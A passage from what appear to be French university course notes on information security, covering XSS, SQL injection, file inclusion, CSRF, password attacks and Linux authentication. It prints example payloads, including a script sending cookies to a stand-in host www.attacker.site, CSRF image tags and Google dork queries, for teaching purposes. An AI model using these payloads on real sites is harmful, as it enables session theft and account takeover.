GET /welcome.cgi?name=<script>alert(document.cookie)</script> HTTP/1.0

Host: www.vulnerable.site
```

Le résultat sur le client est l'affichage des cookies :

```
<HTML>

<Title>Welcome!</Title>

Hi <script>alert(document.cookie)</script>

<BR>

Welcome to our system

...

</HTML>
```

Bien entendu l'attaquant veut récupérer les informations des cookies et construit pour cela un site www.attacker.site qui reçoit les données voulues:

```
http://www.vulnerable.site/welcome.cgi?name=<script>window.open("http://www.attacker.site/collec

t.cgi?cookie="%2Bdocument.cookie)</script
```

La réponse est :

```
<HTML>

<Title>Welcome!</Title>

Hi

<script>window.open("http://www.attacker.site/collect.cgi?cookie="+document.cookie)<

/script>

<BR>
```

```
Welcome to our system

...

</HTML>
```

Cet exemple montre que toute l'information « cookie » disponible au moment du clic intempestif « cookie » est transmise vers l'attaquant. Compte tenu des propriétés de javascript le test d'affichage du début suffit pour démontrer la faille de type XSS :

<script>alert('bonjour')</script>

La compromission porte sur les cookies permanents du site vulnérable et temporaires (RAM cookies) du site vulnérable.

Si l'authentification, l'indentification et les autorisations sont basées sur les cookies, l'utilisateur peut être usurpé lorsque qu'il est lui-même en session ou même à tout moment si les cookies sont permanents.

A noter que l'encodage des url à l'aide de % suivi du code hexadécimal de chaque caractère peut permettre de cacher à l'utilisateur le code javascript de la page malicieuse.

- **Type de trou de sécurité "permanent" ou persistant ou par stockage**

  Dans ce type de trou le code malicieux est stocké sur le serveur dans une base ou dans des fichiers et réaffiché à la demande d'un client sans filtrage des caractères spéciaux

  L'attaque est plus puissante, il suffit d'attendre que la page malicieuse soit accédée sans avoir besoin d'envoyer spécifiquement la page à la victime. L'exemple usuel est un page sur un forum.

- **Type de trou de sécurité local ou « DOM Based XSS »**

La faille utilise le DOM « Document Object Model » du javascript du navigateur à partir d'une page local du navigateur, par exemple un message d'erreur. L'intérêt est de contourner la sécurité en utilisant les droits du navigateur pour une page locale.

Ce type de faille peut affecter aussi les plugins d'un navigateur, par exemple Acrobat Reader 7 a été concerné (Universal PDF XSS)

L'idée est de passer le code malicieux non pas dans la page statique du serveur, mais d'utiliser une propriété document java présente dans une page existante et injecter le code au moment de l'exécution du javascript.

```
<HTML>
<TITLE>Welcome!</TITLE>
Hi
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
<BR>
Welcome to our system
…
</HTML>
```

Appel normal :

```
http://www.vulnerable.site/welcome.html?name=Joe
```

Appel malicieux

```
http://www.vulnerable.site/welcome.html?name=
<script>alert(document.cookie)</script>
```

Le code malicieux est détectable sur le serveur, mais le remplacement à lieu localement. Mais il existe des techniques pour cacher le code malicieux.

3.5.2 Failles d'injection

Cette faille se produit lorsque des données fournies par l'utilisateur sont utilisées par un interpréteur comme commande ou comme requête sans une validation suffisante. Le but est d'exécuter des commandes ou requête hostiles.

Les types les plus courants sont : SQL,LDAP,Xpath,XSLT,HTML,XML

Exemple d'injection SQL :

Imaginons que la requête soit faite ainsi :

$res = request_sql("SELECT login FROM users WHERE login = $login AND password = $pass");

Un utilisateur malicieux entre comme mot de passe toto OR 1=1 !

L'injection de données est une technique employée pour les attaques sur les applications "web" ou les scripts CGI (Common Gateway Interface). Le but est d'insérer des données en entrée d'une fonction, d'un programme ou bien d'un script afin de les détourner de leur fonction d'origine. Les conséquences peuvent être :

- Exécution de code arbitraire à distance.
- Vol de cookies.
- Débordements de mémoire.

Les attaques peuvent utiliser des méta-caractères ou bien exploiter les failles du codage des pages en HTML, PHP, ASP par exemple.

Les applications web couplées à un serveur SQL sont sensibles à l'attaque SQL injection. Ne jamais faire confiance aux données externes. Filtrer au niveau du serveur et non pas en javascript.

3.5.3 Exécution de fichier Malicieux

Cette attaque est basée sur l'inclusion de fichier à distance dans le code de l'application elle est connue sous le nom de RFI (Remote File Inclusion), elle est courante en php et xml.

En php un exemple possible est une directive include php dont l'argument est dérivé d'une entrée utilisateur mal filtrée :

include $_REQUEST['filename'];

De plus le fichier peut être une url distante si la configuration php permet allow_url_open et allow_url_include.

Cette attaque peut compromettre totalement le serveur et permettre par exemple l'installation d'un rootkit.

L'attaque d'inclusion en php est très courante, il faut prendre toute mesure pour que les entrées n'influencent pas les noms de fichiers.

3.5.4 Référence non sécurisée à un objet

Cette faille existe lorsqu'une référence d'un objet interne de l'application comme un fichier, un identifiant de base de donnée, un paramètre de l'application est visible par l'utilisateur dans un formulaire ou une URL.

L'idée est de manipuler directement la référence pour accéder frauduleusement à un autre objet donc l'accès est normalement interdit à cet utilisateur.

La protection la plus naturelle est de remplacer la référence par un index permettant de valider plus facilement l'entrée.

3.5.5 Falsification de requête inter-site CRSF

L'attaque Cross-Site Request Forgery CRSF (ou sea surf) ou XRSF est une attaque coté serveur utilisant la confiance du site dans les utilisateurs authentifiés.

L'utilisateur ayant une session ouverte vers le site demande une page contenant une requête écrite par le pirate.

Les attaques les plus simples sont effectuées par la méthode GET, mais peuvent aussi être faite par des formulaires POST.

La requête est lancée à l'insu de l'utilisateur à l'aide d'une balise img, iframe ou script.

Par exemple :

<img src= 'http://www.truc.fr/index.php ?delete=all' width='0'>

<iframe src= 'http://www.truc.fr/index.php ?delete=all' height='0' width='0' frameborder='0'>

Le chargement de l'image provoque une erreur, mais on peut fixer une taille nulle directement ou par un attribut CSS.

Il suffit de placer la requête dans tout objet au format html, un site forum, blog, mail et spams, etc..

La protection usuelle consiste à éviter la méthode get pour les actions d'écriture.

Pour les formulaires il faut utiliser un jeton aléatoire c'est à dire un identifiant aléatoire unique pour chaque formulaire et une date d'expiration. Dans ce cas on ne traite que les réponses aux requêtes que le serveur a envoyées.

Cette attaque à par exemple été utilisée contre gmail en 2007.

On peut aussi imaginer par exemple la reconfiguration à l'insu de l'utilisateur d'un routeur « box » adsl si le navigateur usuel de l'utilisateur est configuré pour cela.

A noter que cette attaque n'est pas limitée aux navigateurs, elle peut fonctionner dans toute application disposant d'un langage de script, par exemple XML, et permettant de faire une requête vers une URI quelconque.

3.5.6 Fuite d'information

Ces failles (information leakage) dévoilent des informations sur l'applicatif, l'environnement du serveur, sur la configuration généralement par des messages d'erreurs ou de débogage détaillés.

Par exemple une mauvaise configuration des erreurs php affiche les erreurs dans la page utilisateur. On peut aussi rencontrer une trace des erreurs sql.

Il est aussi possible de déduire de l'information en fonction des temps de réponse.

Les outils de prise d'empreinte (Web Server/Application Fingerprinting) peuvent à la limite être rangés dans cette faille.

3.5.7 Violation de gestion d'authentification et de session

Ces attaques tentent de contourner la protection des pages en fonction de l'utilisateur.

Les attaques brute force utilisent un processus automatique pour tester l'authentification. Il faut mettre en place une protection sur le nombre d'essais et avoir une bonne pratique de gestion des login et mot de passe.

Il faut aussi vérifier la bonne protection des pages sensibles.

L'idée est d'utiliser les privilèges d'un utilisateur en utilisant un identifiant de session géré par l'application.

Le pirate dispose de plusieurs méthodes :

La prédiction de session (*credential/session prediction*) consiste à deviner le prochain numéro de session d'un utilisateur valide.

Une gestion des autorisations insuffisante (*insufficient authaurization*) est présente si par exemple un menu caché permet une augmentation de privilège sans nouvelle session.

Le pirate peut fixer la session dans une page fournie à l'utilisateur (*session fixation), une fois que l'u*tilisateur est connecté le pirate peut utiliser son numéro de session.

La gestion de l'expiration de session insuffisante (*insufficient session expiration*) exploite la mauvaise gestion de la durée de la session ou le mauvais nettoyage coté client et serveur en fin de session.

Dans la pratique, il est nécessaire d'utiliser des frameworks de gestion de session éprouvés.

3.5.8 Stockage Cryptographique non sécurisé

Les données sensibles sont de plus en plus présentes et doivent être chiffrées correctement à l'aide d'algorithmes robustes.

On rencontre encore beaucoup d'erreurs comme l'utilisation d'algorithmes maison ou périmés, MD5 par exemple ou bien une gestion incorrecte des clés de chiffrement.

3.5.9 Communications non sécurisées

Dès que l'application manipule des éléments de session ou d'authentification il faut utiliser un chiffrement SSL pour éviter la collecte des informations sur le réseau.

Il faut aussi sécuriser les connexion interne avec les autres serveurs ou applications.

Il est encore courant qu'une faible partie des échanges d'authentification soit en SSL, ensuite l'application revient en http, ce qu'il faut éviter bien entendu.

3.5.10 Manque de restrictions d'accès URL

On rencontre encore des restrictions d'accès basées sur l'obscurité, c'est-à-dire le non affichage explicite des liens.

Il est possible de retrouver ces url par des attaques de type brute force ou simplement par la motivation de l'attaquant.

Il faut implémenter un mécanisme de contrôle d'accès pour toutes les URL

3.5.11 Autres problèmes en dehors du top 10 owasp

Les erreurs d'administration et de configurations restent toujours présentes dans les causes les plus courantes de problèmes :

- Installation par défaut sans vérification
- Mots de passe faibles

- Ports ouverts et inutiles
- Défaut de configuration des firewalls
- Pas de journalisation
- Pas de sauvegardes

Les attaques classiques sont toujours possibles :

- Débordement de tampon (buffer overflow)

Attaque classique par débordement de tampon sur l'application, difficile à faire fonctionner correctement et provoque généralement un DoS par destruction du processus par le système.

- Déni de service (denial of service)

Peut affecter tout site, quelque que soit l'application et le langage.

- Anti-automatisation insuffisante (insufficient anti-automation)

Quelquefois géré à l'aide de Captcha (Completely Automated Public Turing test to tell Computer and Humans Apart), attention dans ce cas aux progrès de la reconnaissance automatique et à l'utilisation d'internautes utilisés par les pirates à leur insu via du spam par exemple.

- Google hacking

Les fonctionnalités de recherche avancées de Google sont très utiles aux pirates pour repérer les sites présentant des fuites d'informations ou des configurations sensibles à un type d'attaque particulier.

Quelques exemples non limitatifs :

Listing de répertoires :

intitle:"index of" intext:"Apache/2*" intext:"server at"

intitle:"index of" intext:"Microsoft.IIS/" intext:"server at"

Fuite d'information sur php :

Intitle :phpinfo

Pour vérifier les pages indexées sur son site :

Site :www.u-psud.fr

3.6 Organismes collectant des informations

De nombreux organismes existent au niveau national ou mondial pour collecter et transmettre aux utilisateurs les informations relatives aux vulnérabilités.

Ces organismes dérivent d'une première structure le CERT/CC « CERT Coordination Center » mise en place autour de 1988 à la DARPA « Defence Advanced Research Projets Agency » au moment de l'apparition des premiers vers sur Internet.

Au USA :

- **US-CERT** « United States Computer Elmergency Readdiness Team », www.us-cerg.gov
- Institut **SANS** "System Administration and Network Security", www.sans.org

- Liste CVE

Il existe aussi un site publiant une liste des vulnérabilités dite **CVE-list** "Common Vulnerabilities and Exposures" à l'adresse **cve.mitre.org**. La plupart des acteurs de la sécurité (au moins aux USA) utilisent la dénomination « CVE names » et sont dit CVE-Compatibles. Cette liste permet de faire référence de manière précise à une vulnérabilité donnée.

Il est maintenu par l'organisation MITRE et sponsorisé par le nouveau département « United States Departement of Homeland Security (DHS ») crée à la suite des attentats du 11 septembre.

Cette organisation publie également un dictionnaire des méthodes d'attaques :

- **CWE Common Weakness Enumeration** à l'adresse cwe.mitre.org

Ce numéro est important dans la mesure ou il permet de désigner sans erreur une attaque particulière. On le retrouvera par exemple dans les logs des outils de detection.

Ainsi que les 25 plus dangereuses failles, par exemple pour 2011 :

- **2011 CWE/SANS Top 25 Most Dangerous Software Errors** cwe.mitre.org/top25
- **WASC Web Application Security Consortium** www.webappsec.org cette organisation est une émanation d'entreprises informatiques, elle se focalise sur les applications web.
- **OWASP (Open Web Application Security Projet)** https://www.owasp.org projet ouvert également orienté vers la collecte d'informations sur les failles web.

En France :

- **CERTA** , Centre d'expertise gouvernemental de réponse et de traitement des attaques informatiques, www.certa.ssi.gouv.fr
- **ANSSI,** Agence nationale de la sécurité des systèmes d'informations, www.ssi.gouv.org
- **CERT-IST**, Industrie et services tertiaires, www.cert-ist.com
- **CERT-RENATER** Réseau National de Télécommunications pour la Technologie, l'enseignement et la recherche

3.7 Traitement d'une intrusion

Lorsque qu'une intrusion a été détectée sur un système il ne faut pas céder à la panique et réagir de façon raisonnée.

Voici quelques idées générales qui seront adaptées en fonction du contexte du système d'information concerné.

- Déconnecter la machine du réseau

L'utilisation de la machine par l'attaquant devient impossible. En revanche dans un premier temps il ne faut pas redémarrer le système car on risque de perdre des informations sur les processus en cours d'exécution.

- Prévenir

Prévenir le responsable sécurité s'il existe et également les utilisateurs concernés par l'arrêt du système. Eventuellement en fonction de la politique de sécurité prévenir le CERT dont dépend l'organisation. Appliquer la politique de sécurité PSSI si elle existe

- Rechercher les traces d'autres compromissions

Il faut vérifier les autres équipements en relation avec la machine compromise. Des traces de la compromission sont probablement disponibles sur d'autres machines comme les firewalls ou les outils de détection d'intrusion réseau.

- Restaurer le fonctionnement du système d'information

Il faut généralement réinstaller la machine compromise à partir d'une version du système sain et veiller à fermer le trou de sécurité ayant provoqué la compromission faute de quoi l'attaquant ré appliquera sa procédure d'attaque. Tout ceci doit être fait avant de mettre la machine en ligne sur le réseau. On notera la contradiction avec les méthodes usuelles de mise à jour ! Restaurer les données à partir d'une sauvegarde non compromise.

Il est important de conserver l'état de la machine compromise, particulièrement si une procédure judiciaire est envisagée. Idéalement il faut réinstaller sur un nouveau disque dur ou une nouvelle machine. Sinon il faut faire une sauvegarde physique du disque dur concerné. Une sauvegarde par fichier n'est pas suffisante. Sous Unix on pourra utiliser la commande dd sur une partition ou sur le disque complet.

Si des sauvegardes sont utilisées, il faut s'assurer de leur intégrité vis-à-vis de l'intrusion.

Il faut également envisager le changement de l'ensemble des mots de passe des systèmes.

- Aspects légaux

Le dépôt de plainte est généralement de la responsabilité de la direction de l'organisation. Les éventuels dégâts à des tiers peuvent engager la responsabilité civile et pénale des différents intervenants.

- Retour d'expérience

Le traitement d'une intrusion permet aussi de mettre en lumière les points à améliorer pour la sécurité de son système d'information.

4 Authentification

4.1 Authentification forte

En sécurité des systèmes d'information, une **authentification forte** ou « Two-factor authentication (T-FA) » est une procédure d'identification qui requiert concaténation d'au moins deux éléments ou « facteurs » d'authentification qui sont :

- ce que l'entité connaît (un mot de passe, un code NIP ou PIN, *Personnal Identification Number* une phrase secrète, etc.),
- ce que l'entité détient (une carte magnétique, RFID, une clé USB, un PDA, une carte à puce, etc. Soit un « Authentifieur » ou « Token »),
- ce que l'entité est, soit une personne physique (empreinte digitale, empreinte rétinienne, structure de la main, structure osseuse du visage ou tout autre élément biométrique)
- ce que l'entité sait faire, soit une personne physique (biométrie comportementale tel que signature manuscrite, reconnaissance de la voix, un type de calcul connu de lui seul, etc.)

Dans la majorité des cas l'entité est une personne physique - individu - personne morale, mais l'entité peut être une machine comme par exemple un serveur web utilisant le protocole SSL ou encore une applet, et.

Il existe plusieurs technologies utilisant un authentifieur matériel.

Il existen une association de constructeurs pour promouvoir une authentification sans mot des passe : FIDO ("Fast IDentity Online") Alliance

Les « tokens » matériels sont souvent associés à des authentifications à mot de passe unique « one-time password » OTP. L'idée est de générer un mot de passe d'usage temporaire avec généralement une synchronisation temporelle entre le token et le serveur.

Ce mécanisme est aussi mis en œuvre pour l'authentification sur des sites web, par exemple en utilisant un code envoyé par un canal différent comme un smartphone.

Pour les transactions par carte bancaire de type **3-D secure** (verified by Visa ou MasterCard SecureCode), une étape supplémentaire d'authentification est ajoutée, généralement par un code envoyé par SMS.

C'est par exemple aussi le cas pour l'authentification google, voir par exemple « 2-step verification »

A titre d'exemple, on trouve la clé « titan security key bundle » sur le store de google. Ce produit permet de gérer les comptes google avec une authentification forte.

4.2 Authentification usuelle par mot de passe

L'utilisation de mots de passe forts (à ne pas confondre avec l'authentification forte) est l'une des briques de base dans la sécurisation d'un système d'information. Il est par conséquent assez fréquent de trouver des comptes avec des mots de passe triviaux, sans mot de passe ou avec des mots de passe par défaut.

Il est donc important de sensibiliser les utilisateurs de système d'information sur l'intérêt d'avoir des mots de passe forts et également de mettre en place un contrôle systématique de la qualité des mots de passe.

4.2.1 Stockage du mot de passe

Un mot de passe ne doit pas être stocké en clair sur une machine pour des raisons de sécurité. Seul le résultat du hachage du mot de passe est donc stocké. Pour identifier un utilisateur, l'ordinateur compare l'empreinte du mot de passe d'origine (stocké) avec l'empreinte du mot de passe demandé. Toutefois, cette manière de faire n'est pas complètement satisfaisante. Si deux utilisateurs décident d'utiliser le même mot de passe alors le condensé obtenu sera identique.

Pour contrer ce type d'attaque, on ajoute une composante aléatoire ou plus précisément variable lors de la génération initiale de l'empreinte. Cette composante, aussi appelée « sel » ou « graine », est souvent stockée en clair. On peut simplement utiliser l'heure de l'attribution du mot de passe ou un compteur qui varie selon l'utilisateur. Le mot de passe est ensuite mélangé avec le sel, cette étape varie selon le système employé.

Sous Unix on concatène la graine avec le mot de passe entré par l'utilisateur, puis on applique la fonction de hash. Le sel en clair et le hash est stocké dans un fichier.

Le sel n'étant pas identique pour deux utilisateurs, on obtiendra deux signatures différentes avec le même mot de passe.

Lors de la vérification, la graine est lue dans le fichier, le mot de passe est entré par l'utilisateur puis la fonction de hash est appliquée. Le condensât doit être celui stocké dans le fichier.

A aucun moment le mot de passe en clair n'a été stocké sur disque.

4.2.1.1 **Mot de passe fort**

Un mot de passe fort est un mot de passe qui est difficile à retrouver, même à l'aide d'outils automatisés. La force d'un mot de passe dépend de sa longueur et du nombre de possibilités existantes pour chaque caractère le composant. En effet, un mot de passe constitué de minuscules, de majuscules, de caractères spéciaux et de chiffres est plus difficile à découvrir qu'un mot de passe constitué uniquement de minuscules.

4.2.1.2 **Les différentes attaques sur les mots de passe**

Afin d'éviter qu'un mot de passe ne soit facilement retrouvé par un outil conçu à cet effet, il peut être intéressant de connaître les différentes méthodes utilisées par les outils automatisés pour découvrir les mots de passe. Dans la plupart des cas, ce sont les empreintes (valeur de sortie d'une fonction de hachage) des mots de passe qui seront stockés sur le système. Les attaques sur les mots de passe consistent donc à calculer des empreintes et à les comparer à celles contenues dans les fichiers de mots de passe.

On essaye d'ailleurs de masquer le fichier contenant les empreintes pour les utilisateurs.

4.2.1.2.1 Attaques par force brute

Cette attaque consiste à tester toutes les combinaisons possibles d'un mot de passe. Plus il existe de combinaisons possibles pour former un mot de passe, plus le temps moyen nécessaire pour retrouver ce mot de passe sera long. Un mot de passe fort, d'une longueur minimale de dix caractères et constitué d'au moins trois des quatre groupes de caractères énoncés ci-dessus (minuscules, majuscules, caractères spéciaux et chiffres), ne pourra être découvert par cette attaque dans un temps raisonnable, avec les moyens dont on dispose usuellement.

4.2.1.2.2 Attaques par dictionnaires

Cette attaque consiste à tester une série de mots issus d'un dictionnaire. Il existe toutes sortes de dictionnaires disponibles sur l'Internet pouvant être utilisés pour cette attaque (dictionnaire des prénoms, dictionnaire des noms d'auteurs, dictionnaire des marques commerciales...). En utilisant un mot de passe n'ayant aucune signification cette attaque ne donnera aucun résultat. Cependant, plusieurs règles de transformation des mots du dictionnaire sont utilisées par les outils automatisés pour augmenter le nombre de combinaisons possibles. Citons par exemple :

– le remplacement d'un ou de plusieurs caractères du mot du dictionnaire par une majuscule (`bUreAU`) ;

– le remplacement de certains caractères par des chiffres comme par exemple le `S` en `5` (`mai5on`) ;

– l'ajout d'un chiffre au début ou à la fin d'un mot (`arbre9`) ;

– l'ajout des mots de passe déjà découverts.

Il est possible d'utiliser les dictionnaires pré calculés contenant une liste de mots de passe et leur empreinte associée. Même si cette possibilité accélère le temps nécessaire pour retrouver un mot de passe, elle nécessite une place plus importante en mémoire.

La solution idéale pour retrouver des mots de passe le plus rapidement possible serait d'avoir une liste exhaustive de tous les mots de passe possibles et de leur empreinte associée. Un tel dictionnaire n'est pas envisageable car il nécessiterait une place en mémoire bien trop importante. Cependant sur les algorithmes de chiffrement faibles (par exemple le chiffrement `LM` sur les systèmes Microsoft Windows NT4), il est possible d'utiliser les attaques par compromis temps/mémoire.

4.2.1.2.3 Attaques par compromis temps/mémoire

Les attaques par compromis temps/mémoire sont des solutions intermédiaires permettant de retrouver un mot de passe plus rapidement qu'avec une attaque par force brute et avec moins de mémoire qu'en utilisant une attaque par dictionnaire. Ces compromis sont réalisés à partir de chaînes construites à l'aide de fonctions de hachage et de fonctions de réduction. Pour retrouver un mot de passe, il faudra d'abord retrouver à quelle chaîne appartient l'empreinte recherchée. Une fois que la chaîne aura été retrouvée il sera alors facile de retrouver le mot de passe, à partir du début de cette chaîne.

4.2.2 Créer un bon mot de passe

Un bon mot de passe est un mot de passe fort, qui sera donc difficile à retrouver même à l'aide d'outils automatisés mais facile à retenir. En effet, si un mot de passe est trop compliqué à retenir, l'utilisateur mettra en place des moyens mettant en danger la sécurité du SI, comme par exemple l'inscription du mot de passe sur un papier collé sur l'écran ou sous le clavier où l'utilisateur doit s'authentifier.

Pour ce faire, il existe des moyens mnémotechniques pour fabriquer et retenir des mots de passe forts.

4.2.2.1 Méthode phonétique

Cette méthode consiste à utiliser les sons de chaque syllabe pour fabriquer une phrase facile à retenir. Par exemple la phrase « J'ai acheté huit cd pour cent euros cet après midi » deviendra `ght8CD%E7am`.

4.2.2.2 Méthode des premières lettres

Cette méthode consiste à garder les premières lettres d'une phrase (citation, paroles de chanson...) en veillant à ne pas utiliser que des minuscules. Par exemple, la citation « `un tiens vaut mieux que deux tu l'auras` » donnera `1tvmQ2tl'A`.

4.2.3 Gestion des mots de passe

Les mots de passe sont souvent la seule protection d'une station de travail. Il est donc indispensable de mettre en œuvre une politique de gestion des mots de passe intégrée à la politique de sécurité du système d'information.

4.2.3.1 **Politique de gestion des mots de passe**

La politique de gestion de mots de passe devra être à la fois technique et organisationnelle. Les éléments suivants pourront, entre autres, être inscrits dans cette politique :

4.2.3.1.1 Sensibilisation à l'utilisation de mots de passe forts

Les utilisateurs d'un système d'information doivent être sensibilisés Ã l'utilisation de mots de passe forts afin de comprendre pourquoi le risque d'utiliser des mots de passe faibles peut entraîner une vulnérabilité sur le système d'information dans son ensemble et non pas sur leur poste uniquement.

4.2.3.1.2 Renouvellement de mots de passe

Les mots de passe doivent avoir une date de validité maximale. A partir de cette date l'utilisateur ne doit plus pouvoir s'authentifier sur le système si le mot de passe n'a pas été changé. Ceci permet de s'assurer qu'un mot de passe découvert par un utilisateur mal intentionné, ne sera pas utilisable indéfiniment dans le temps.

4.2.3.2 **Les critères prédéfinis pour les mots de passe**

Plusieurs critères peuvent être définis et mis en œuvre dans de nombreux systèmes pour s'assurer de la qualité des mots de passe. Ces critères sont, par exemple :

– une longueur minimum prédéfinie (au minimum 10 caractères) ;

– l'impossibilité de réutiliser les n derniers mots de passe ;

– le nombre de tentatives possibles ;

– la manière de déverrouiller un compte qui a été bloqué (pour éviter les dénis de service liés au blocage de tous les comptes sur un système d'information, il peut être intéressant que le déblocage des comptes se fasse de manière automatique après un certain délai) ;

– l'utilisation de la mise en veille automatique avec un déblocage par mot de passe.

4.2.3.3 **Confidentialité du mot de passe**

Un mot de passe ne doit jamais être partagé ni stocké dans un fichier ni sur papier. Cependant, il est possible que la politique de sécurité demande aux utilisateurs d'un système d'information de stocker les mots de passe sur papier dans un lieu sûr (enveloppe cachetée dans un coffre ignifugé) pour le cas où un problème surviendrait.

4.2.3.4 **Configuration des logiciels**

Une large majorité de logiciels comme par exemple les logiciels de navigation Internet proposent d'enregistre les mots de passe, par le biais d'une petite case à cocher « `retenir le mot de passe` », pour éviter à l'utilisateur la peine d'avoir à les saisir plusieurs fois. Ceci pose plusieurs problèmes de sécurité notamment lorsqu'une personne mal intentionnée prend le contrôle de l'ordinateur d'un utilisateur.

Le stockage est fait avec chiffrement 3DES (Mozilla, Netscape, Firefox) ou Bmowfish (Konqueror). Le chiffrement IE n'est pas documenté. La clé est dérivée d'un « master password » optionnel sur la famille Mozilla.

Sans « master password » il suffit de récupérer le fichier contenant la liste des mots de passe enregistrés pour pouvoir se connecter sur des sites à accès protégé. De plus le chiffrement est cassable.

4.2.3.5 **Utilisation de mots de passe différents**

Il est important de garder à l'esprit qu'un mot de passe n'est pas inviolable dans le temps. C'est pour cette raison qu'il est nécessaire de changer régulièrement son mot de passe et qu'il est important de ne pas utiliser le même mot de passe pour tous les services vers lesquels on se connecte.

En effet, si le poste de travail de l'utilisateur est compromis et qu'un renifleur de clavier est installé, il sera possible pour un utilisateur mal intentionné de récupérer tous les mots de passe entrés au clavier (même si ces mots de passe

sont des mots de passe forts). Si un des mots de passe est récupéré par cette attaque, l'utilisateur mal intentionné pourra seulement accéder aux services dont il connaîtra le ou les mots de passe révélés durant la période pendant laquelle le renifleur de clavier était installé.

4.2.4 Mettre en place un contrôle systématique des mots de passe

Pour s'assurer de l'absence de mots de passe faibles, il peut être intéressant pour un administrateur, s'il y est autorisé, de réaliser des tests sur la robustesse des mots de passe utilisés sur son système d'information. Des outils commerciaux ou gratuits sont disponibles sur l'Internet. Le choix de l'outil le plus adapté dépend du type de mots de passe que l'on désire analyser.

Il existe sous linux plusieurs librairies de vérification généralement intégrées à la commande de changement des mots de passe passwd, notamment pam_passwdqc et pam_cracklib.

4.3 Authentification sous Linux

4.3.1 Notion de base

L'administration simple des utilisateurs consiste à créer des utilisateurs et des groupes d'utilisateurs et à définir un ensemble de caractéristiques conservées par le système pour ces entités.

Parmi ces caractéristiques on trouve par exemple l'environnement de travail de l'utilisateur et le mot de passe.

L'administration des utilisateurs est un des aspects majeurs de la sécurité d'un système.

L'organisation traditionnelle des comptes sur les machines Unix était la suivante :

- Le compte **root** est défini sur la machine à l'installation, il possède tous les droits.
- Les autres comptes n'ont pas de droits particuliers, ils se conforment aux droits d'accès sur les fichiers rencontrés.
- Les groupes sont définis comme un ensemble d'utilisateurs, chaque utilisateur appartient à un groupe et ce groupe sert pour l'accès aux fichiers.
- L'accès est possible depuis n'importe quel écran à n'importe quelle heure.

Les principales nouveautés apparues sont les suivantes :

- Mise en place de liste d'accès ACL permettant de donner des droits spécifiquement à certains utilisateurs. Ces fonctionnalités ne sont généralement pas portables entre systèmes Unix et ne sont pas développées dans ce support.

Enfin, il convient de rappeler que tous les fichiers concernant les comptes sont très sensibles pour la sécurité du système. Il est indispensable de ne pas ajouter de droits d'écriture sur ces fichiers et de conserver au moins les droits fixés par le constructeur. Toute modification éventuelle doit être mûrement réfléchie.

Enfin, ces informations doivent être partagées sur le réseau si plusieurs machines doivent être maintenues, ce qui impose de recourir à des bases de données des utilisateurs réparties sur le réseau.

Note :

Sur les kernels linux récents les droits du compte root sont soumis à la notion de « capabilité ». C'est un tableau de bits donnant certains droits aux processus. Le comportement standard des appels systèmes sont modifiés en conséquence et le principe « root a tous les droits » peut dans certains cas devenir faux. Consulter le manuel, particulièrement « man capabilities »pour connaître le comportement du kernel courant.

4.3.2 Base de données des utilisateurs

Plusieurs sources d'informations d'authentification sont généralement disponibles sous Linux, on trouve en standard sur Redhat les possibilités suivantes.

4.3.2.1 **Fichiers texte local**

Sur les premiers systèmes Unix l'ensemble des informations sur les utilisateurs et groupes était conservé dans deux fichiers /etc/passwd et /etc/group. Ces fichiers sont toujours utilisés sur les systèmes Unix, ils sont éventuellement complétés par d'autres fichiers texte suivant les versions.

Cette solution ne permet évidemment pas de répartir les comptes sur le réseau.

4.3.2.2 **Protocole LDAP**

Le protocole ldap (Lightweight Directory Access Protocol) est basé sur la norme X500. Ce protocole utilise un modèle client serveur, ce qui permet de centraliser la gestion des comptes. A noter que Active directory de Microsoft Windows utilise le protocole ldap pour la gestion du domaine.

Sous Linux l'implémentation utilisée est Openldap. La configuration de ce produit n'est pas simple. En revanche, il permet d'unifier la gestion des comptes au niveau de l'authentification, du mail et des serveurs apache pour le web.

4.3.2.3 **Serveur NIS**

Débutons par une précision sur la terminologie de ce produit. Initialement le produit était nommé "YP", "Yellow Pages" ce qui correspondait assez bien à son usage. Ce nom ne devrait pas être utilisé car c'est une marque de "United Kingdom of British Telecommunications". Le nom utilisé actuellement est souvent "NIS", c'est à dire "Network Information Service". Le produit NIS+ est une évolution de NIS disponible sur machines SUN SOLARIS. Il apporte des améliorations au point de vue sécurité et supporte la notion de domaines hiérarchiques.

Le but de NIS est de maintenir sur toutes les machines du réseau un ensemble de données d'administration consistant. Ceci permet par exemple de disposer des mêmes comptes utilisateurs sur toutes les machines.

Cette solution permet d'intégrer un système Linux à un réseau disposant d'un serveur NIS, par exemple sur une machine UNIX SOLARIS.

Il existe également un produit Microsoft tournant sur serveur Windows 2000 permettant d'installer un serveur NIS sur Windows utilisant la base des comptes du domaine Microsoft Windows.

4.3.2.4 **Protocole smb**

Cette méthode d'authentification utilise **samba** qui est un produit du domaine public permettant d'accéder aux protocoles smb/nmb de partage des comptes et fichier Windows.

Dans ce cas, le client Linux valide les utilisateurs en interrogeant le serveur de domaine Windows. Cette solution est intéressante pour intégrer un système Linux dans un domaine Windows.

4.3.2.5 **Kerberos**

Kerberos est un protocole d'identification réseau créé au MIT. Kerberos utilise un système de tickets au lieu de mots de passe en texte clair. Ce principe renforce la sécurité du système et empêche que des personnes non autorisées interceptent les mots de passe des utilisateurs.

L'ensemble repose sur des clés secrètes (chiffrement symétrique), kerberos a pour fonction de distribuer ces clés. À l'origine, il fut employé sur des systèmes distribués Unix.

Il est possible de l'utiliser sous Linux conjointement avec un serveur LDAP.

Active directory (contrôleur de domaine Windows serveur) est basé sur les principes d'authentification de Kerberos.

On trouvera une présentation de Kerberos dans l'ouvrage [5].

4.3.3 Modules d'authentification (PAM)

4.3.3.1 Configuration des programmes

Les programmes qui doivent authentifier les utilisateurs utilisent une série de modules d'authentifications standard installés sur le système.

Chaque application consulte un fichier de configuration qui lui est propre contenu dans le répertoire /etc/pam.d. Le fichier contient la liste des modules à utiliser pour cette application.

Exemple de liste des fichiers de configuration :

```
/etc/pam.d> ls
.                   neat            system-auth.fc5
..                  newrole         system-auth.rpmnew
atd                 other           system-config-authentication
authconfig          passwd          system-config-date
authconfig-gtk      pirut           system-config-display
authconfig-tui      pm-hibernate    system-config-httpd
chfn                pm-powersave    system-config-keyboard
chsh                pm-suspend      system-config-kickstart
config-util         postgresql      system-config-language
cpufreq-selector    poweroff        system-config-lvm
crond               ppp             system-config-network
cups                printconf       system-config-network-cmd
cvs                 printconf-gui   system-config-nfs
dateconfig          printconf-tui   system-config-printer
eject               printtool       system-config-printer-gui
gdm                 pup             system-config-printer-tui
gdm-autologin       reboot          system-config-rootpassword
